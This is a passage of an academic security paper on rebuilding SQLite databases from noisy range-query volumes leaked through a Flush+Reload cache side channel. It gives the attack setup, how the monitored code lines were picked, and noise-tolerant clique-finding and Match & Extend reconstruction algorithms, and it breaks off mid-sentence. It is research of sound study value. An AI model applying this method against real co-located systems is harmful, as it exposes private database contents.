Weaker threat model: Side-channels. Prior work considers a threat model of a malicious server that is computing on an encrypted database. We consider an honest server computing on a cleartext (or encrypted) database and a malicious third-party that is co-located with the honest server in the cloud, sharing a cache, and cannot issue queries to the database. The malicious third-party can only obtain information by monitoring the shared cache. In particular, this means that the third-party cannot learn the *exact* volumes of range queries and only obtains *approximate* or *noisy* volumes.

Assessing effectiveness of previous algorithms in the noisy setting. We first analyzed the effectiveness of a brute force attack, similar to the one suggested in the work of Kellaris et al. [23], but adapted to the *noisy* and *dense* database setting. When we ran this version of the brute-force search algorithm, it failed to return a result, even after a day of running. We expected this to be the case, since when the volumes are noisy, there are far more choices that need to be checked in each step of the brute force search.

We next analyzed the effectiveness of an attack based on clique-finding, as in the work of Grubbs et al. [16]. A graph is constructed based on the observed volumes of the range queries. To construct the graph from *exact* volumes, one first creates nodes with labels corresponding to their volume, i.e. the node with label v_i has volume v_i. There is a connection between node v_i to v_j if there exists a node v_k such that $v_i = v_j + v_k$. Note that by this construction the nodes corresponding to elementary volumes form a clique of size N which can be recovered by clique finding algorithm. The ranges $[1,1],[1,2],\ldots,[1,N]$ and the full database can then be recovered from this information.

In the noiseless setting we always expect to get a clique of size N; however, in the noisy setting there are multiple edges missing in the constructed graph and so a clique of size N will typically not exist. For example, when we ran the algorithm on our noisy data with $N = 12$, the size of the cliques returned was at most 3. Further, the clique of size 3 no longer corresponds to the volumes of the elementary volumes, and therefore is not useful for (even partial) reconstruction of the database.

Developing algorithms for the noisy setting. Whereas Grubbs et al. [16] used exact volumes to reduce the database reconstruction to a clique-finding problem, we begin by reducing the reconstruction problem given with volumes to a **Noise-Tolerant Clique Finding Problem** by introducing a notion called a *noise budget*. Remember in the *exact* volume case, there is a connection between node v_i to v_j if there exists a node v_k such that $v_i = v_j + v_k$. Here, to construct the graph from *noisy* volumes, we create a window, $w(v_k)$, of acceptable values around each leaked volume v_k, where the width of the windows is determined by the noise budget. We place an edge between node v_i and v_j if there exists a node v_k such that $|v_i - v_j| \in w(v_k)$. The clique finding algorithm will return a clique that allows one to recover the volumes, and the full database can then be recovered from this information. An attacker can determine a good setting of the *noise budget* by mounting an attack in a preprocessing stage on a different, known database under same or similar conditions. Specifically, the attacker can first create its own known database (unrelated to the unknown private database). The attacker can then simulate the side-channel attack on the known database on a similar system and compare the recovered approximate/noisy volumes with the correct volumes, and observe by how much they are off, to determine an appropriate *noise budget*. In some cases, incorporating the *noise budget* into the construction of the graph and running the clique-finding algorithm already allows us to successfully reconstruct a fairly accurate database. However, there are some cases where, even after increasing the *noise budget*, the algorithm fails to recover a candidate database (i.e. a clique of size N does not exist). Further, even in cases where increasing the *noise budget* does allow for reconstruction of some candidate database, the accuracy of the candidate database suffers and the run-time increases. We therefore introduce an additional algorithm called **Match & Extend**, which allows successful reconstruction of candidate databases with improved accuracy.

The **Match & Extend** algorithm starts by obtaining a candidate clique from the graph. If the size of the clique is equal to N (the maximum range) we are done. Otherwise, the algorithm looks at all the other cliques present in the graph starting from the largest to the smallest. For each clique, a potential database is recovered. We then pick one of the databases as our base solution and compare it with the other recovered databases. In the **Match** phase, the algorithm looks for the "approximate longest common substring" between two databases. The "approximate" version of the longest common substring considers two substrings equal if their corresponding values are within an acceptable range dictated by the *noise budget*. Two values a and b are "approximately" equal if $|a-b| \leq \min(a,b) \cdot 2 \cdot \texttt{noise budget}$. Then for the databases which have enough overlap with the base solution,

[3] We note that Grubbs et al. [16] mentioned a type of side-channel where an attacker intercepts the connection between user and server and counts the TLS packets in order to obtain volumes of range queries, but they did not consider the difficulties that arise when the measurement channel introduces noise into the computed volumes.

the **Extend** phase will compare the non-matching parts of the two solutions and will try to reconcile the volumes in them into one "combined" database.

Finally, in the **Noise Reduction Step**, we use the results of the previous steps along with a closest vector problem (CVP) solver to reconstruct nearly the *exact* original database, despite the noisy measurements. The recovered database of the previous step returns the ranges of the format $[1,1],[2,2],\ldots,[N,N]$. We can reconstruct potential volumes for each range with these recovered volumes and for each computed volume we select the closest volume from the initial noisy volume set obtained from the side-channel data. We construct a lattice basis using the known linear dependencies between the volumes of different ranges. The volumes obtained from the side-channel data correspond to the target point for the CVP problem. Using the CVP solver, we find a set of volumes contained in the lattice (so they satisfy the linear dependencies) that are closest to the target point. This "self-correction" technique allows us to recover a better candidate solution for the database.

Launching the side-channel attack. We adapt the Flush+Reload technique for obtaining the (approximate) volumes of responses to range queries in SQLite. This allows us to learn a set of *noisy* volumes corresponding to the range queries made by external parties to the database stored by the victim. The monitoring process starts as soon as an activity is detected and continues for the duration of the SQLite query processing. Since the databases we attack are large, the processing takes an extended amount of time, meaning that there are many opportunities for noise to be introduced into a trace. On the other hand, we require accurate measurements for our attack to succeed.[4] We contrast our setting to other side-channel settings, which typically require *accurate* measurements over a *short* period or, can tolerate *inaccurate* measurements over a *longer* period. For example, side-channel attacks on cryptographic schemes require accurate information to reconstruct the high-entropy keys, but typically take a short period of time, since the keys themselves are short. On the other hand, side-channel attacks for profiling purposes typically monitor an application for longer periods of time, but can tolerate noise well since their goal is just to distinguish between several distinct scenarios.

To achieve high accuracy over a long period of time, we must handle interrupts as well as false positives and false negatives. For interrupts, we must mitigate their effects by detecting and dropping those traces in which an interrupt occurs. There can also be false positives as a result of CPU prefetching, which we show how to detect. False negatives occur if the victim process accesses the monitored line of code after the spy "Reloads" the line, and before the spy "Flushes" the line. We do not directly detect false negatives, but instead show how to deal with them algorithmically.

[4] Similar to keystroke timing attacks of Gruss et al. [19]

1.2 Overview of Experimental Results

We ran our attacks in five different experimental settings including uniform and non-uniform queries on real databases and synthetic databases which were sampled from Gaussian (Normal) distributions with different standard deviations as well as in two sets of experiments where the system is under heavy load and other cases where some of the range queries are missing. The databases all contained $100,000$ rows with 135 attributes. The synthetic database from the Gaussian distribution has the same number of entries and attributes, but the column on which the range queries are made is sampled from Gaussians with standard deviation of 3 and 4, which represent narrow and wide Gaussians, respectively. The Match & Extend algorithm recovered the database in 100% of the cases within 190 seconds with maximum error percentage of 0.11%.

1.3 Related Work

Cache Attacks were introduced by Tsunoo et al. [33] that shows a timing attack on MISTY1 block cipher. Later, Osvik et al. [30] presented an attack that allowed the extraction of AES keys. In another early work, Acıiçmez [5] showed an attack that targets instruction cache. Ristenpart et al. [32] demonstrated the possibility of launching cache side-channel attacks in the cloud (as opposed to on a local machine) and they pointed out that such vulnerabilities leak information about the victim VM. Subsequent work showed how the cache side-channel can be used to extract cryptographic keys for ElGamal [38], AES [22], RSA [37] and recently BLISS [15] (a lattice-based signature scheme). In more recent work, Yarom and Falkner [37] presented a powerful attack using Flush+Reload on the Level 3 cache of a modern processor. They tested their attack in two main scenarios, (a) victim and spy running on two unrelated processes in a single operating system and (b) victim and spy running on separate virtual machines. Another attack of note by Yarom and Benger [36] on ECDSA leaks the nonce which results in signature forgery. A recent work by Moghimi et al. [28] showed the vulnerability of AES encryption in an SGX environment which, prior to this attack, was broadly believed to be secure. Ge et al. [14] surveyed recent attacks and classified them according to which shared hardware device they target. Yan et al. [34] shows the effectiveness of Flush+Reload and Prime & Probe to reduce the search space of DNN architectures. In a more recent type of attack, Hong et al. [20] shows how to perform Deep Neural Network fingerprinting by just observing the victim's cache behavior. In another work by Hong et al. [21], it is shown how to use cache attack to construct the main components of the Neural Network on the cloud.

Database Reconstruction Kellaris et al. [23], motivated by practical implementations of searchable symmetric encryption or order-preserving encryption, studied the effect of aux-

iliary information on the overall security of the scheme. They identified two sources of leakage (a) access pattern (b) communication volume. They developed a reconstruction attack in which the server only needs to know the distribution of range query. They presented an attack using N^4 queries, where N is the ranges of the value. Lacharité et al. [26] presents various types of attacks: full reconstruction, approximate reconstruction as well as a highly effective attack in which adversary has access to a distribution for the target dataset. Their attacks are based on the leakage of access pattern as well as leakage from the rank of an element. Grubbs et al. [16] present an attack that reconstructs the database given the volumes of the response of range queries. They showed an attack using a graph-theoretic approach and specifically clique finding. Each volume is presented with a node in the graph. They demonstrated properties that hold in practice for typical databases and based on these properties they developed an algorithm which runs in multiple iterations of adding/deleting nodes. Once there is no more addition and deletion to be performed they announce that as the candidate database. They showed that this approach is indeed successful in recovering most of the columns of their example database. In cases where this algorithm could not find any possible result they used a clique algorithm to reconstruct the database, and they showed that clique could help to reconstruct even more instances.

In another line of work regarding searchable encryption, Cash et al. [11] presented leakage models for searchable encryption schemes and presented attacks. Specifically using this leakage they could recover queries as well as the plaintext. Naveed et al. [29] presented a series of attacks on Property-preserving Encrypted Databases. Their attack only used the encrypted column and used publicly known information. They showed an attack which could recover up to a certain attribute for up to 80% of users. Grubbs et al. [18] presented an attack on order-preserving encryption and order-revealing encryption and showed they can reveal up to 99% of encrypted values. Kornaropoulos et al. [24] studied the database reconstruction given leakage from the k-nearest neighbours (k-NN) query. In a follow up work by the same authors, Kornaropoulos et al. [25] extended their previous work by presenting an attack on encrypted database without the knowledge of the data or query distribution. All these attacks are in the encrypted database setting in which each value is encrypted whereas the focus of this work is on databases where the value of each entry is saved in clear text, and an attacker who may only obtain information about the database via side channels.

2 Background

Cache Architecture In order to reduce the access time to main memory, modern CPUs are equipped with multiple levels of cache. They form a hierarchy such that the Level 1 cache is the fastest and smallest, whereas the Level 3 cache is the slowest and largest.

The Level 1 cache is divided into two separate caches, one holds the data and the other holds the instructions. In the higher level caches data and instructions are held in the same cache. Level 3 is a shared-memory space and is the Last Level Cache (LLC). The LLC is all-inclusive of the lower levels of the architecture, meaning that any data present in L1 and L2 is also present in the LLC.

Each cache comprises multiple sets and each set contains multiple cache lines. Each line of main memory is mapped to a unique cache set. Within this set, however, a memory line can be mapped to any of the cache lines. Typically, each line of cache holds 64 Bytes of data. Upon writing a line to a set that is already full, a decision regarding which memory line to evict must be made. This decision is called a *Replacement Policy* and depends on the cache architecture. A popular replacement policy is *least-recently used (LRU)*, which replaces the least recently used entry with the new one.

Flush+Reload Attack Caches are vulnerable to information leakage since an adversary who is co-located with the victim on the same processor can retrieve useful information about a victim's activities. Specifically, the adversary can monitor its own access time to the cache and use deviations in access time to deduce information about whether or not the victim has accessed a certain memory line or not. The reason that such an attack is feasible is that the adversary and victim share the same resource i.e. the cache. Moreover, in a setting where the adversary and victim share a library, they will both have access to the physical memory locations in which the *single copy* of the library is stored. The attacker can now explicitly remove a line corresponding to the shared physical memory from the cache. To exploit the shared physical memory in a useful way, Yarom and Falkner introduced an attack called *Flush+Reload* [37]. The attacker flushes a monitored line from the cache using a special command called `clflush`. This command causes the monitored line to be removed from the L1, L2 and L3 caches. As mentioned before, L3 is inclusive and as a result the removed line will be removed from all the other caches, even if the attacker and the victim are not on the same physical core. The attacker then lets the victim continue to run its program. After some time has elapsed, the attacker regains control and measures memory access time to determine whether or not the monitored line is present in the cache. If the monitored line is present in the cache (reloading runs fast), the attacker deduces that the same line was accessed by the victim during its run. If the monitored line is not present in the cache (reloading runs slow), the attacker deduces that the victim did not access the line during its run. Hence the attacker knows whether the victim accessed a specific line or not. In order to perform the Flush+Reload attack we used the package provided in the Mastik framework. Mastik [35] is a toolkit with various implementations of published micro-architectural side-channel attacks. It provides an interface that can be used to set the monitored lines. For our

work we used `fr-trace` to monitor various cache lines.

Cache Prefetching When an instruction or data is needed from memory, it is fetched and brought into the cache. To reduce execution time further, *Cache Prefetching* is implemented to bring a memory line into the cache *before* it is needed. The prefetching algorithm decides what and when to bring data and instruction to the cache. Hence, when the program needs the data or instruction in the future, it will be loaded from the cache instead of memory. This is based on the past access patterns or on the compiler's knowledge.

Range Queries A range query is an operation on a database in which records with column values between a certain lower and higher bound are returned. Assuming there exists a column c in a database with values between 1 and N, the command `range`$[a,b]$ for $1 \leq a \leq b \leq N$ returns all the entries in the database which have a value in column c in the range $[a,b]$ (inclusive for both a and b).

Clique Finding Problem The Clique problem is the problem of finding a clique–a set of fully connected nodes–in a graph. We utilize the clique finding algorithm in the NetworkX Package.[5] The NetworkX package can be used to find the clique number (size of the largest clique in the graph) as well as all cliques of different sizes in the graph.

3 Our Attack

In Section 3.1 we describe how to recover approximate volumes via the cache side-channel. In Section 3.2 we describe how the clique-finding algorithm was used in the prior work of Grubbs et al. [16] to recover a database from noiseless volumes. In Section 3.3 we explain our noise-tolerant clique-finding algorithm for our setting, where volumes are noisy. In Section 3.4 we present the details of the Match & Extend algorithm which is used for extrapolating volumes that are omitted from the clique. Finally in Section A.1 we describe how to use closest vector problem (CVP) solvers to further reduce the noise and improve the overall accuracy of the recovered databases.

3.1 Recovering Approximate Volumes

In this section, we explain how to find the lines of code in the SQLite library to monitor in the Flush+Reload attack and how to reduce the noise in our measurements. We will then explain how to recover the approximate volumes.

[5] NetworkX is a Python library for studying graphs and networks.

Victim's Query The victim issues a range query to SQLite database. SQLite returns the relevant entries as it processes the query. These entries are simply saved in a linked list and once SQLite is finished with processing the query, the linked list is returned to the victim.

Detecting Lines to Monitor SQLite stores columns using the BTree data structure. We examined the SQLite program, and by using the `gcov` command we detected lines that are called once in each iteration of a range query. Monitoring the number of times these lines are called allowed us to determine the volume of a query response. It is important to notice that the duration of each query can also be measured and that can also be used as an indicator for the volume. However, this resulted in far greater noise since there was no reliable way to translate time to volume (time to iterate over rows was inconsistent). Hence we decided to explicitly count. To obtain the number of times each line is executed we compiled our library using `-fprofile-arcs` and `-ftest-coverage` flags. We ran the range query command and by using the `gcov` command we counted the number of times each line is executed in files sqlite3.c and main.c, respectively.

We looked for more lines throughout the SQLite[6] program and we chose to simultaneously monitor *two* lines to increase the measurement accuracy. As also observed by Allan et al. [7], monitoring two lines has the benefit that in case the attack code fails to detect an activity in one of the lines due to overlap between attacker reload and victim access there is still a high probability of seeing activity in the second line. There might be some excessive false positives due to the mismatch of hits for both of the lines and we mitigate for that by considering close hits to be from the same activity.

Using the Mastik Toolkit. Once we detect the lines that leak the volume of the queries, we use the Mastik Toolkit to monitor those lines while SQLite is processing a range query.

Figure 1 shows one sample measurement. Two monitored lines are represented by blue and orange color. Mastik-`FR-trace` will automatically start measuring once it detects a hit in either of the monitored lines in the SQLite program. Once there is no more activity detected by Mastik for a while (as set in the `IDLE` flag), it will automatically end the measurement. During the interval where range query execution occurs, there are samples with reload time less than 100 cycles. Those are the samples points in which SQLite accessed the line the attacker is monitoring and hence a small reload time is seen by the attacker. We then count the number of times there is a hit in either a blue or orange measurement. The hit count corresponds to the volume of the query.

Monitoring the relevant cache lines is also crucial to detect when/if range queries are issued. Figure 2 shows the cache

[6] The attack presented in this paper can be extended to other database management system, as long as the volume of the returned query can be obtained through monitoring the I-cache.




Figure 1: The result of running Flush+Reload attack on SQLite. There are two lines being monitored by attacker. The x-axis shows the sample point in which reload occurs and y-axis depicts the amount of time needed to reload the monitored line from memory at that time instance. Since two lines are being monitored, we have two sets of measurement at each time instance. Notice there are some orange lines appearing close to each other, those are because of speculative execution.

activity of three cache lines in the first couple of thousands of samples. The cache line activity represents the number of hits detected by the attacker. Counting the number of hits represents whether or not the victim is using a specific line. We expect to see multiple cache activities in lines related to range queries and for the queries that are not relevant to range queries there is not much activity going on in at least one of the cache lines.

Noise in the traces The number of hits that we count might be different than the actual value of the volume since measurements are not noiseless. Here we explain some of the sources of noise.

- False Positive: Speculative execution of an instruction causes the memory line to be brought into the cache *before* it is executed. In terms of the Flush+Reload attack, it will still *look like* this instruction was executed, since there will be a fast access. Generally the true hits happen at fixed time intervals. If we see a hit which happens much sooner than the expected time for a hit it is most likely a false positive and we assume it occurred due to speculative execution and do not count it as a hit.

- False Negative: These occur if the victim process accesses the monitored line of code after the spy *Reloads* the line, and before the spy *Flushes* the line. We do not attempt to detect false negatives experimentally, but rather deal with them algorithmically: as will be discussed in




Figure 2: Cache line activity when different queries are issued. The cache line activity represents the number of hits detected by the attacker. The figure is in log scale. It can be seen that by looking at the cache activity of these three lines, different queries can be distinguished.

Section 3.3, we use an asymmetric window around each observed volume to compensate for the fact that true volumes are typically greater than the observed volume. In our experiments we allocate 90% of the window width to the values greater than the observed volume.

Running the experiment We randomly select and execute range query $[a,b]$ while concurrently monitoring lines using Mastik-`FR-trace` to gather a single trace. We repeat this experiment a number of times in order to gather enough traces. For each trace we count the number of times that either of the lines shows a hit and after mitigating the False Positive issue, we report the number of hits as the volume of the range query for that trace.

Figure 3 shows the result of aggregating the volumes reported by the traces. Some volumes are observed far more frequently than others, and those values are saved as an approximation to the expected volumes. In a noiseless setting we expect to see at most $\binom{N}{2}+N$ values (there might be some volumes which correspond to more than one range query). In the noisy setting, there are cases where the trace is "good enough" but the volume is not correct. By aggregating all the traces the effect of those instances will be insignificant and the approximation of correct volumes will stand out. However, the volumes we recover are not exactly the correct volumes from the database. Figure 4 shows a closer snapshot of Figure 3 for volumes in the range $7700-8800$. The red dotted bars represent the actual volume of the range query response, while the blue line shows the approximate volumes recovered by the cache attack. For every correct volume (red line), there is a blue line with some high value close to it.

3.2 Clique Finding–Noiseless Volumes

To construct the graph we first explain the clique finding algorithm of Grubbs et. al. [16] and then extend their technique to cover the noisy case. There are two main parts to the Algorithm.




Figure 3: Sample noisy volumes recovered by cache attack. The x-axis is the volume and y-axis shows the number of occurrence of that volume. For a sample database, we ran the range query multiple times and for each range query we monitored the cache activity to recover the volume of the range for that query. We repeated this process multiple times and counted how many times a volume occurred.




Figure 4: A closer look at the recovered volumes. The blue figure is the actual measurement from processing traces from the cache attack. The red bar is the actual volume expected to be observed. It can be seen that the recovered volumes (blue) is approximate version of actual volumes (red).

- **Creating Nodes** Given the set of recovered volumes V we create a node for representing each volume and label the node by its corresponding volume, meaning the node v_i has volume v_i.
- **Creating Edges** We create an undirected edge between two nodes $v_i, v_j \in V$ if there exists a node $v_k \in V$ such that $v_i = v_j + v_k$.

By running the clique finding algorithm on the constructed graph, one can recover the volumes. Assuming the range of values are from 1 to N there are $\binom{N}{2} + N = \frac{N(N+1)}{2}$ possible ranges, and therefore $\frac{N(N+1)}{2}$ nodes in the graph. Each range $[i, j]$ for $1 \le i \le j \le N$ is represented by a node. The nodes that correspond to ranges of the format $[1, i]$ for $1 \le i \le N$, i.e. elementary volumes, form a clique, since for each pair of ranges of the form $[1, i]$ and $[1, j]$ for $1 \le i < j \le N$ there is another range of the form $[i+1, j]$ for $1 \le i < j \le N$, which implies, due to how the graph is constructed, that there is an edge between $[1, i]$ and $[1, j]$. The clique finding algorithm finds the nodes $[1, i]$ for $1 \le i \le N$. To recover the original ranges which are of the form $[i, i]$ for $1 \le i \le N$, all that is needed is to sort the nodes based on their labels, which corresponds to their volumes, and subtract them sequentially since $\big|[i, i]\big| = \big|[1, i]\big| - \big|[1, i-1]\big|$ for $1 < i \le N$.

3.3 Clique Finding–Noisy Volumes

In the noisy case considered here, all recovered volumes are close to the correct volumes, but the exact volumes may not have been recovered. Hence, the procedure for noiseless case fails to find the cliques of large enough size. This is because the condition to connect nodes v_i, v_j will almost always fail (even when there should be an edge) since there will not be a third volume v_k such that the equation $v_i = v_j + v_k$ is exactly satisfied. This means that the constructed graph is missing too many edges and the large cliques are not formed. To mitigate the effect of the noise, we modify the second step of the graph generation algorithm i.e. *Creating Edges*.

While the recovered volumes are close to the correct ones, as explained in Section 3.1, since the traces are noisy we do not expect to get the exact volumes and we often undercount. We call the ratio of the recovered volume to the correct volume the "noise ratio". In the first step the attacker performs a preprocessing step which involves mounting the attack on a database known to the attacker. The attacker then assesses the quality of the traces to find the approximate value of the "noise ratio". To find it the attacker heuristically looks at the recovered volumes and compares them to the correct volumes they are expecting to compute. Then based on all the noise ratios, the attacker sets a value for "noise budget" which is the mean of the "noise ratio" he observed over all volumes. Once the noise budget is fixed, for each recovered volume the attacker creates a window of acceptable values around it. Assuming the recovered volume is v_i, the attacker creates an asymmetric window around v_i with lower bound and upper bound of $v_i \times (1 - 0.1 \cdot \texttt{noise budget})$ and $v_i \times (1 + 0.9 \cdot \texttt{noise budget})$, respectively. As also mentioned in Section 3.1, the window is asymmetric with 90% of its width on the right hand side of it, as the noisy volumes are typically less than the true volumes. For a volume v_i we denote by $w(v_i)$ the window around it. To construct the graph in the noisy case we modify the second step of the algorithm explained in Section 3.2 as follows:

- **(Modified) Creating Edges** We create an undirected edge between two nodes $v_i \in V$ and $v_j \in V$ if there exists a node $v_k \in V$ such that $|v_i - v_j| \in w(v_k)$.

In particular, we will say that candidate volumes u and v

are "approximately equal" if $\frac{|u-v|}{min(u,v)} \leq$ `noise budget`. As we will show in Section 4, using the above algorithm with the just-mentioned modification is in some cases sufficient to approximately reconstruct the database.

3.4 Match & Extend

In this section we describe an improvement on the noisy clique-finding algorithm that is used in cases where the noisy clique-finding algorithm fails to find a maximal clique of size N, even with appropriate adjustment of the noise budget.

First, recall that the idea behind the clique finding algorithm is that if we have the volumes of all ranges present in our data, then there must exist a clique in the graph corresponding to the volumes of the ranges $[1,i]$ for $1 \leq i \leq N$. Now, let us assume there is a missing (approximate) volume corresponding to range $[i,j]$. This will result in the missing connection from the node $[1,j]$ to node $[1,i-1]$ as the reason that there had to be a connection was because $\big|[1,j]\big| \approx \big|[1,i-1]\big| + \big|[i,j]\big|$. As a result of this missing volume, the maximal clique of size N will not form. If we run the clique finding algorithm on the data with the missing volume, it will return cliques of size smaller than N and for each of them recover a candidate database. Then the algorithm will merge the information in these smaller databases to form larger ones. In the following we explain the idea of the algorithm with an example. Consider a database with 5 possible values in the range, i.e. $N = 5$, assume the database is $\langle 30,100,80,30,60\rangle$ (i.e. the database contains 30 records with value 1, 100 records with value 2, etc.). The set of possible values for the volume of a range query is $V = \{30,60,80,90,100,110,130,170,180,210,240,270,300\}$, i.e. $\big|[1,1]\big| = 30$, $\big|[1,2]\big| = 130$ and so on. The graph constructed from the these volumes is shown in Figure 5a and the maximal clique found by the clique finder algorithm is shown by bold connections. The returned nodes are $\{30,130,210,240,300\}$ and the reconstructed database is $\langle 30,100,80,30,60\rangle$. Assume the recovered volumes are noisy and the set of possible values for the volume of a range query is $V = \{29,58,79,89,98,108,128,160,178,209,239,268,299\}$. In Figure 5b all the noisy volumes are rather close to their actual values except the volume 160 which is far from the correct one — 170. To construct the graph in this setting we use the algorithm mentioned in Section 3.3 and only for the sake of this example we take the window around volume v_i to have lower and upper bound of $v_i - 1$ and $v_i + 3$, respectively. Some connections will be missing as a result of the error in the measurement. For example the connection from node 299 to node 128 is not going to be formed since there is no longer a window which contains 171. If we run the clique finding algorithm on the new graph the result is going to be a clique of size smaller than $N = 5$. As seen in Figure 5c, the clique finding algorithm returns a clique of size 4 with values $\{29,128,209,239\}$ that results in database $\langle 29,99,81,30\rangle$. Figure 5d shows another clique of size 4 with values $\{29,209,239,299\}$ that results in database $\langle 29,180,30,60\rangle$. It can be observed the two databases *approximately* "match" in some locations, i.e. $\langle 29,180(99+81),30\rangle$. It is important to note that although in this example 180 is exactly equal to $99+81$, this need not hold in general, thus we consider two sequences a match if their corresponding values are *approximately* equal. Having established this long match, we can deduce that value 60 also belongs to the database and we can "extend" the initial candidate to include 60 and return the database $\langle 29,99,81,30,60\rangle$. In another scenario assume we first detect the database of Figure 5d and then we discover the database in Figure 5c. In that case we can see that we can rewrite the initial candidate, i.e. $\langle 29,180,30,60\rangle$ as $\langle 29,180 = (99+81),30,60\rangle$ using the second candidate.


We next describe in detail the main steps taken in the Match & Extend algorithm. The high level steps of the Match & Extend can be found in Algorithm 1. We note that, in some cases, simply increasing the noise budget allows us to successfully find a clique of size N. However, as we will discuss in Section 4, by not increasing the noise budget and instead running the Match & Extend algorithm, we can recover a database that is closer to the true database.

Algorithm 1: Match & Extend Algorithm

```
Result: A database with N values
baseSolution = FindMaximalClique();
allCliques = FindRemainingCliques(K, ℓ);
while length(baseSolution) < N do
    candidateSolution= FindBestCandidate(allCliques);
    baseSolution= Merge(baseSolution, candidateSolution)
end
return baseSolution
```

FindMaximalClique The first step in the Match & Extend algorithm is to find a maximal clique in the constructed graph. Let K denote the size of a maximal clique recovered in this step. If there is more than one clique with the same maximal size select one of them arbitrarily. Once the clique is found, the corresponding database is computed. We call this database `baseSolution` and the rest of the algorithm will expand this database. If the size of maximal clique found in this step is N we are done, otherwise the Match & Extend algorithm expands the `baseSolution`.

FindRemainingCliques Recover all cliques of size $K, K-1, K-2, \ldots, K-\ell$ and sort them from the largest clique size to the smallest. For each clique, the corresponding database is found and is called `candidateSolution`. The `candidateSolution` is in the form of an ordered list of volumes that correspond to neighbouring ranges of the database. Note that the cliques to be found in this step are not restricted to be from the ranges in the form $[1,1],[1,2],\ldots,[1,K]$ for



(a) The graph constructed from the *exact* volumes of the database $[30,100,80,30,60]$ and the maximal clique corresponding to that.

(b) The graph constructed from the *approximate/noisy* volumes of the database $[30,100,80,30,60]$. An edge in the maximal clique is missing.

(c) A maximal Clique in a graph with *approximate/noisy* volumes.

(d) Another maximal Clique in a graph with *approximate/noisy* volumes.

Figure 5: The graph constructed from the *exact* volumes has a maximal clique which can be used to recover the original database, while the noisy volumes might have smaller maximal cliques and the original database can not be recovered from just one clique.

some K. In fact, and this holds in the noiseless setting too, any set of volumes corresponding to ranges of the form $[i,i_1],[i,i_2],\ldots,[i,i_k]$ where $i \leq i_1 < i_2 < \cdots < i_k$ will form a clique of size k, provided that all the differences of the volumes corresponding to these ranges are present in our data. This fact will enable our algorithm to discover the volumes of different parts of the true database and "merge" those parts to recover the original database.

ApproximateLCSubstring This is a subroutine that is invoked as a part of **Merge** function. Given a `baseSolution` and a `candidateSolution` in form of lists of volumes of neighboring ranges, it finds the longest common substring of these solutions, i.e. the longest contiguous list of volumes where both solutions agree. We call this substring the `commonSub-Solution`. To find it, we use a standard *longest common substring* algorithm with a modification that the elements of the substring need to be only approximately equal (as defined in Section 3.3) to the corresponding elements of `baseSolution` and `candidateSolution`. At termination this will return the `commonSub-Solution` and the starting and ending indices of `commonSub-Solution` in the two given solutions.

Merge Given the `baseSolution` and a `candidateSolution` in the form of lists of volumes, attempt to combine the information in them into one larger solution. We refer to this as "merging" the two solutions. The **Merge** function first invokes **ApproximateLCSubstring** to find the approximate longest common substring of the two solutions. After the longest common substring of the two solutions and the locations of this substring in the two solutions are found, there can still be volumes where the `baseSolution` and `candidateSolution` agree, which are not recognized by the **ApproximateLCSubstring**. For example, if the `baseSolution` is $\langle \mathbf{29}, 99, 81, 30\rangle$ and `candidateSolution` is $\langle \mathbf{29}, 180, 30, 60\rangle$, the `commonSub-Solution` may be found as $\langle \mathbf{29}\rangle$, however one can see that the two solutions agree at $\langle 99, 81\rangle$ as well, only in the `candidateSolution` this information appears as the volume of one range $\langle 180\rangle$ which is the union of those two neighboring ranges in `baseSolution`. The merging algorithm identifies such cases and extends the `commonSub-Solution` accordingly. The algorithm searches for occurrences where a volume v_i next to the end of the `commonSub-Solution` in one of the solutions (say in `baseSolution`) is approximately equal to the sum of volumes $u_j, u_{j+1}, \ldots, 